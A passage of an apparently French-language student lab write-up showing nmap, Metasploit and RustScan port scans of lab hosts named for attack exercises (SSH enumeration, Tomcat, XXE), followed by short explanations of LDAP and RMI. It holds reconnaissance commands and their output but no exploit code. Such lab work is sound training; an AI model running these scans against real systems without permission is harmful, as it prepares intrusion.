Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:45 UTC
Nmap scan report for polytech_SSH_enum_1_3e98611fbc8e.polytech_public_net (193.20.1.6)
Host is up (0.000031s latency).
Not shown: 991 open|filtered udp ports (no-response)
PORT      STATE SERVICE
20411/udp  closed unknown
20445/udp  closed unknown
20710/udp  closed unknown
28543/udp  closed unknown
42431/udp  closed unknown
47765/udp  closed unknown
49167/udp  closed unknown
49262/udp  closed unknown
60423/udp  closed unknown
MAC Address: 02:42:C1:14:01:06 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds

```

```

[~](root@466347a60a29)-[~]
# nmap -p- 193.20.1.7 && nmap -sU --top-ports 1000 --min-rate 1000 -T5 193.20.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:46 UTC
Nmap scan report for polytech_Tomcat_1_a77f8d367338.polytech_public_net (193.20.1.7)
Host is up (0.0000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
MAC Address: 02:42:C1:14:01:07 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:46 UTC
Warning: 193.20.1.7 giving up on port because retransmission cap hit (2).
Nmap scan report for polytech_Tomcat_1_a77f8d367338.polytech_public_net (193.20.1.7)
Host is up (0.000031s latency).
Not shown: 991 open|filtered udp ports (no-response)
PORT      STATE SERVICE
789/udp    closed unknown
1014/udp    closed unknown
1434/udp    closed ms-sql-m
17616/udp   closed unknown
21923/udp   closed unknown
36669/udp   closed unknown
51255/udp   closed unknown
51905/udp   closed unknown
63420/udp   closed unknown
MAC Address: 02:42:C1:14:01:07 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.31 seconds

```

```

[~](root@466347a60a29)-[~]
# nmap -p- 193.20.1.8 && nmap -sU --top-ports 1000 --min-rate 1000 -T5 193.20.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:46 UTC
Nmap scan report for polytech_XXE_Hard_1_d884ca3b50e8.polytech_public_net (193.20.1.8)
Host is up (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:08 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:46 UTC
Warning: 193.20.1.8 giving up on port because retransmission cap hit (2).
Nmap scan report for polytech_XXE_Hard_1_d884ca3b50e8.polytech_public_net (193.20.1.8)
Host is up (0.000029s latency).
Not shown: 992 open|filtered udp ports (no-response)
PORT      STATE SERVICE
683/udp    closed corba-iiop
1066/udp    closed fpo-fns
4672/udp    closed rfa
5632/udp    closed pcanywherestat
7000/udp    closed afs3-fileserver
18004/udp   closed unknown
41967/udp   closed unknown
42172/udp   closed unknown
MAC Address: 02:42:C1:14:01:08 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.32 seconds

```


Exécutez un scan de ports TCP avec au moins un autre outil que nmap

```
msf6 auxiliary(scanner/portscan/syn) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 193.20.1.3
RHOSTS => 193.20.1.3
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 193.20.1.3:          - 193.20.1.3:8983 - TCP OPEN
[*] 193.20.1.3:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
(root@466347a68a29)-[~]
# rustscan -a 193.20.1.1

[0][1][2][3][4][5][6][7][8][9]\n\n
The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :

Nmap? More like slowmap. 🐢

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 193.20.1.1:22
Open 193.20.1.1:2222
Open 193.20.1.1:3580
Open 193.20.1.1:5000
Open 193.20.1.1:8008
Open 193.20.1.1:8083
Open 193.20.1.1:18182
Open 193.20.1.1:20022
Open 193.20.1.1:48080
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 10:40 UTC
Initiating ARP Ping Scan at 10:40
Scanning 193.20.1.1 [1 port]
Completed ARP Ping Scan at 10:40, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 10:40
Completed Parallel DNS resolution of 1 host, at 10:40, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:40
Scanning 193.20.1.1 [9 ports]
Discovered open port 22/tcp on 193.20.1.1
Discovered open port 8008/tcp on 193.20.1.1
Discovered open port 18182/tcp on 193.20.1.1
Discovered open port 8983/tcp on 193.20.1.1
Discovered open port 2222/tcp on 193.20.1.1
Discovered open port 3580/tcp on 193.20.1.1
Discovered open port 5000/tcp on 193.20.1.1
Discovered open port 20022/tcp on 193.20.1.1
Discovered open port 48080/tcp on 193.20.1.1
Completed SYN Stealth Scan at 10:40, 0.03s elapsed (9 total ports)
Nmap scan report for 193.20.1.1
Host is up, received arp-response (0.000020s latency).
Scanned at 2024-10-27 10:40:28 UTC for 0s

PORT      STATE SERVICE    REASON
22/tcp    open  ssh        syn-ack ttl 64
2222/tcp  open  EtherNetIP-1 syn-ack ttl 64
3580/tcp  open  nati-svrloc syn-ack ttl 64
5000/tcp  open  upnp       syn-ack ttl 64
8008/tcp  open  http       syn-ack ttl 64
8983/tcp  open  unknown    syn-ack ttl 64
18182/tcp open  opsec-uftp  syn-ack ttl 64
20022/tcp open  unknown    syn-ack ttl 64
48080/tcp open  unknown    syn-ack ttl 64
MAC Address: 02:42:26:4B:59:7E (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
Raw packets sent: 10 (424B) | Rcvd: 10 (424B)
```


Qu'est-ce que le service ldap? Et rmi? A quoi servent-ils dans le monde de l'IT?

LDAP (Lightweight Directory Access Protocol)

- **Description** : LDAP est un protocole pour accéder aux annuaires de réseau, comme Active Directory, où sont stockées les informations sur les utilisateurs et ressources.
- **Utilité** : Centralise l'authentification et la gestion des utilisateurs, permettant aux applications d'accéder aux informations de l'annuaire pour simplifier les accès.

RMI (Remote Method Invocation)

- **Description** : RMI est une technologie Java permettant d'exécuter des méthodes sur des objets distants comme s'ils étaient locaux.
- **Utilité** : Facilite la communication entre services Java sur différents serveurs dans les applications distribuées.